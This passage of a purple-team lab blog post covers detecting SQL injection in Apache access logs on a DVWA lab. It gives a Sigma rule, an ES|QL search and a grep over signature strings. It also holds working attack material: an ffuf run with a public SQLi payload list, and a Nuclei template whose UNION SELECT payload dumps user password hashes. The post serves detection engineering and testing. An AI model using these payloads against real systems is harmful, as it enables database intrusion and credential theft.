When asked what wordlist you want to use type
/usr/share/wordlists/rockyou.txt
 Example sqli with sqlmap
SQL Injection - Blue Team
For a change this one is as easy as it looks! We just need to look for SQL chars in the apache.log. Easy! Of course there are obfuscations so we will need to detect those as well. A small caveat around the detection logic, this will only work if the application uses the GET method, if it uses POST you are out of luck to detect the activity, bereft a WAF or changes in logging logic.
Sigma Rule
Doing a little ffuf we can test the rule (you will need the SQLi payloads download git clone https://github.com/payloadbox/sql-injection-payload-list.git):
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli/?id=1'FUZZ&Submit=Submit#" -r -H "Accept: */*" -b "security=low; PHPSESSID=${PHPSESSID}" -w <(pencode -input sql-injection-payload-list/Intruder/detect/Generic_SQLI.txt urlencode) -mr "(ID:.*){2,}" -fr 'error'
The rule from GitHub.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
detection:
    selection:
        cs-method:
            - 'GET'
        uri-query|contains:
            - '@@version'
            - '@@VERSION'
            - '%271%27%3D%271'
            - '=select '
            - '=select('
            - '=select%20'
            - 'concat_ws('
            - 'CONCAT(0x'
            - 'from mysql.innodb_table_stats'
            - 'from%20mysql.innodb_table_stats'
            - 'group_concat('
            - 'information_schema.tables'
            - 'json_arrayagg('
            - 'or 1=1#'
            - 'or%201=1#'
            - 'order by '
            - 'order%20by%20'
            - 'select * '
            - 'select database()'
            - 'select version()'
            - 'select%20*%20'
            - 'select%20database()'
            - 'select%20version()'
            - 'select%28sleep%2810%29'
            - 'SELECTCHAR('
            - 'table_schema'
            - 'UNION ALL SELECT'
            - 'UNION SELECT'
            - 'UNION+SELECT'
            - 'SLEEP('
            - 'SLEEP%28'
            - 'UNION%20ALL%20SELECT'
            - 'UNION%20SELECT'
            - "'1'='1"
            - "+or+0%3D0+%23"
            - "+or+%277659%27%3D%277659"
            - "+or+1%3D1+or+%27%27%3D%27"
            - "+or+%271%27%3D%271"
            - "or+0%3D0+%23%22"
            - "+or+1+--%27"
            - "+or+%27%27%3D%27"
            - "+or+%27a%27%3D%27a"
            - "%7C%7C%276"
            - "or+0%3D0+%23"
            - "+or+0%3D0+%23%22"
    condition: selection
We have removed the 404 filter due to it not finding related activity in the lab.
The rule then looks for common SQLi chars in the Apache access.log
 Example kibana alert to detect sqli
We have the same challenge as the discussed in the File Inclusion Challenge, how do we determine without the response body content what requests succeeded and which failed? Going back to basics, what information do we have? The response size would give us a clue. Running the following ES|QL search (It’s almost the same search the rule runs, or should run we won’t get into preview rule runs here):
1
2
3
from logs-apache.access-default metadata _id, _index, _version | where http.request.method=="GET" and (url.query like "*@@version*" or url.query like "*@@VERSION*" or url.query like "*%271%27%3D%271*" or url.query like "*=select *" or url.query like "*=select(*" or url.query like "*=select%20*" or url.query like "*concat_ws(*" or url.query like "*CONCAT(0x*" or url.query like "*from mysql.innodb_table_stats*" or url.query like "*from%20mysql.innodb_table_stats*" or url.query like "*group_concat(*" or url.query like "*information_schema.tables*" or url.query like "*json_arrayagg(*" or url.query like "*or 1=1#*" or url.query like "*or%201=1#*" or url.query like "*order by *" or url.query like "*order%20by%20*" or url.query like "*select * *" or url.query like "*select database()*" or url.query like "*select version()*" or url.query like "*select%20*%20*" or url.query like "*select%20database()*" or url.query like "*select%20version()*" or url.query like "*select%28sleep%2810%29*" or url.query like "*SELECTCHAR(*" or url.query like "*table_schema*" or url.query like "*UNION ALL SELECT*" or url.query like "*UNION SELECT*" or url.query like "*UNION+SELECT*" or url.query like "*UNION%20ALL%20SELECT*" or url.query like "*UNION%20SELECT*" or url.query like "*'1'='1*" or url.query like "*+or+0%3D0+%23*" or url.query like "*+or+%277659%27%3D%277659*" or url.query like "*+or+1%3D1+or+%27%27%3D%27*" or url.query like "*+or+%271%27%3D%271*" or url.query like "*or+0%3D0+%23%22*" or url.query like "*+or+1+--%27*" or url.query like "*+or+%27%27%3D%27*" or url.query like "*+or+%27a%27%3D%27a*" or url.query like "*%7C%7C%276*" or url.query like "*or+0%3D0+%23*" or url.query like "*+or+0%3D0+%23%22*") and not http.response.status_code==404
| eval timebucket=date_trunc(5minutes, @timestamp) | stats value_count=count_distinct(url.query) by timebucket, source.ip, host.name, url.original, http.response.body.bytes
| where value_count >= 1 | SORT http.response.body.bytes DESC
 Example kibana es ql search for successful sqli attempts
The search excludes all 404 response codes. You can clearly see the size disparity in response bytes. The next step would be doing size normalisation like in File Inclusion Challenge searches.
No SIEM, nah problem!
Again since this is access.log just grep for SQLi chars. Easy.
1
sudo grep -E "@@version|@@VERSION|%271%27%3D%271|=select |=select\(|=select%20|concat_ws\(|CONCAT\(0x|from mysql\.innodb_table_stats|from%20mysql\.innodb_table_stats|group_concat\(|information_schema\.tables|json_arrayagg\(|or 1=1#|or%201=1#|order by |order%20by%20|select \* |select database\(\)|select version\(\)|select%20\*%20|select%20database\(\)|select%20version\(\)|select%28sleep%2810%29|SELECTCHAR\(|table_schema|UNION ALL SELECT|UNION SELECT|UNION\+SELECT|UNION%20ALL%20SELECT|UNION%20SELECT|'1'='1|\+or\+0%3D0\+%23|\+or\+%277659%27%3D%277659|\+or\+1%3D1\+or\+%27%27%3D%27|\+or\+%271%27%3D%271|or\+0%3D0\+%23%22|\+or\+1\+--%27|\+or\+%27%27%3D%27|\+or\+%27a%27%3D%27a|%7C%7C%276|or\+0%3D0\+%23|\+or\+0%3D0\+%23%22" /var/log/apache2/access.log
SQL Injection - Purple Team
Nuclei
We won’t be doing any ‘recon’ based scans, only targeted SQLi to “dump” the usernames and password MD5 hashes. You’d need to update the template to view them but trust me they are there.
Can you read them from Wireshark?
The main section of the Nuclei template for this test:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
...
  # Step 3: Execute SQLi
  - raw:
      - |
        GET /DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+password+FROM+users%3B--+-&Submit=Submit# HTTP/1.1
        Host:
        Accept: */*
        Connection: close

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: regex
        name: "Multiple occurrences of ID: 1"
        part: body
        regex:
          - "(ID: 1.*){2,}"
    extractors:
      - type: regex
        name: query_in
        part: request
        internal: true
        group: 1
        regex:
          - "id=(.*)&"

      - type: dsl
        name: input
        dsl:
          - "url_decode(query_in)"
...
It uses the payload as derived earlier and matches on the status being 200 and multiple occurrences of ID which we assume there are more than 1 user in the table.
Run the template:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-sqli-low-sec.yaml
 Example sqli nuclei scan output
If required you can change the query to concatenate the values together:
1
1' UNION SELECT CONCAT(user,':', password),null FROM users;-- -
And adjust the regex in the template accordingly.
Omega-cli
The test file:
1
2
3
4
5
6
7
8
9
10
11
name: Nuclei Apache Structured Query Language Injection
author(s): Dylan Shield (Shieldia.co)
info: >
  Integration test to confirm Sigma Structured Query Language Injection rule
  Expected executor results is 1 request with Structured Query Language like chars in the URL to the target
  Expected rule result is 1 alert
date: 2025-05-06
executor: Nuclei
executor_file_template: templates/dvwa-sqli-low-sec.yaml
rule: siem_rule_ndjson
rule_file: rules/web_apache_correlation_sql_injection_in_access_logs.json
Run the test with:
1
python3 omega.py --config tests/nuclei_apache_sqli.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega-cli output
Credits
Image thanks to Nasa AS11-44-6549
Icon thanks to Sql icons created by juicy_fish - Flaticon and Vaccine icons created by juicy_fish - Flaticon